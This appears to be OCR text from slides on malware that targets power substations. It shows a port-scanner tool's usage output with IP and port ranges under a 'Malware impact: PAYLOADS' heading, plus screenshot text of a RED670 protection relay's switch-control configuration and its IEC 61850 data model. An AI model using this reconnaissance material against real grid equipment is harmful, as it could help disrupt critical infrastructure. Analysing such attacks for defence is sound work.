





```
C:\>port.exe
Error params Arguments!!!
Exhample:App.exe -ip= 127.0.0.1-100, 127.0.0.2-100 -ports= 80, 3351, 15-40
port.exe

C:\>
```

Malware impact: PAYLOADS

Malware impact: PAYLOADS


Local Server\DP_Szombath_RED670 - PCM600 32-bit
File
Edit
View
Tools
Format
Insert
IED
Debug
Window
Help
100%
Fixed
Project Explorer
Plant Structure
DP_Szombath_RED670
Substation
Voltage Level
Bay
RED670_povodne
IED Configuration
Application Configuration
I_AI
U_AI
DIF_PROT
I_PROT
IMP_PROT
U_PROT
CB_TR
CB_AR
CB_BF
MEASURE
LOGIC
VIO_BI
VIO_BO
DREP_AI
DREP_BI
COMMON
BAY_INTL
BAY_CON
QA1_CON
QB1_CON
Control
Apparat
Ci
S
QB2_CON
QB9_CON
QC9_CON
QA1_SIM
QB1_SIM
QB2_SIM
QB9_SIM
QC9_SIM
RED670_Jedno_Vedenie
RED670_Paralelne_Vedenie
RED670_povodne - Application Configuration
1
2
3
4
5
6
7
LOGICAL NODE FOR INTERLOCKING
SCILO
QB1-OP-POS==SXSWI
QB1-CL-POS==SXSWI
QB1-CLREL==ABC_LINE
QB1-CLREL==ABC_LINE
POSOPEN
POSCLOSE
OPEN_EN
CLOSE_EN
EN_OPEN
EN_CLOSE
QB1-EN-OPEN==SCILO
QB1-EN-CLOSE==SCILO
O:4401|T:100|I:2
SWITCH CONTROLLER
SC SWI
PSTO==QCBAY
QB1-L-SEL==SMBI
QB1-L-OPEN==SMBI
QB1-L-CLOSE==SMBI
CMD_BLKD==QCBAY
TRUE
TRUE
QB1-EN-OPEN==SCILO
QB1-EN-CLOSE==SCILO
BLOCK
PSTO
L_SEL
L_OPEN
L_CLOSE
AU_OPEN
AU_CLOSE
BL_CMD
RES_GRT
RES_EXT
SY_INPRO
SYNC_OK
EN_OPEN
EN_CLOSE
XPOS1
XPOS2
XPOS3
EXE_OP
EXE_CL
SELECTED
RES_RQ
START_SY
POSITION
OPENPOS
CLOSEPOS
POLEDISC
CMD_BLK
L_CAUSE
XOUT
POS_INTR
QB1-EXE-OP==SCSWI
QB1-EXE-CL==SCSWI
QB1-SELECTED==SCSWI
QB1-RES-RQ==SCSWI
QB1-START-SY==SCSWI
QB1-POSITION==SCSWI
QB1-OPEN-POS==SCSWI
QB1-CLOSED-POS==SCSWI
QB1-POLDISC==SCSWI
QB1-L-CAUSE==SCSWI
O:4501|T:100|I:2
DISCONNECTOR
SXSWI
QB1-EXE-OP==SCSWI
QB1-EXE-CL==SCSWI
QB1-BLOPEN==SMBI
QB1-BLCLOSE==SMBI
UPD_BLKD==QCBAY
QB1-OPEN
QB1-CLOSED
BLOCK
LR_SWI
OPEN
CLOSE
BL_OPEN
BL_CLOSE
BL_UPD
POSOPEN
POSCLOSE
RS_CNT
XIN
XPOS
EXE_OP
EXE_CL
SUBSTED
OP_BLKD
CL_BLKD
UPD_BLKD
POSITION
OPENPOS
CLOSEPOS
CNT_VAL
L_CAUSE
QB1-OPEN-EXE==SXSWI
QB1-CLOSE-EXE==SXSWI
QB1-SUBSTED==SXSWI
QB1-OP-BLK==SXSWI
QB1-CL-BLK==SXSWI
QB1-OP-POS==SXSWI
QB1-CL-POS==SXSWI
QB1-CNT-VAL==SXSWI
QB1-L-CAUSE==SXSWI
O:4330|T:100|I:1
APPARATUS CONTROL



IEDs

AA1J1Q01A2

IP address: [redacted]


- GOOSE
- Reports
- Setting Groups
- Files
- DataSets
- Data Model !
  - LD LD0 !
    - LN LLN0
    - LN DRPRDRE1
    - LN FDPSPDIS1
    - LN LMBRFLO1
    - LN LPHD1
    - LN SMPPTRC1
    - LN ZMQAPDIS2
    - LN ZMQAPDIS3
    - LN ZMQPDIS1 !

AA1J1Q01A2 • Data Model • LD0 • ZMQAPDIS2

LN ZMQAPDIS2 Distance

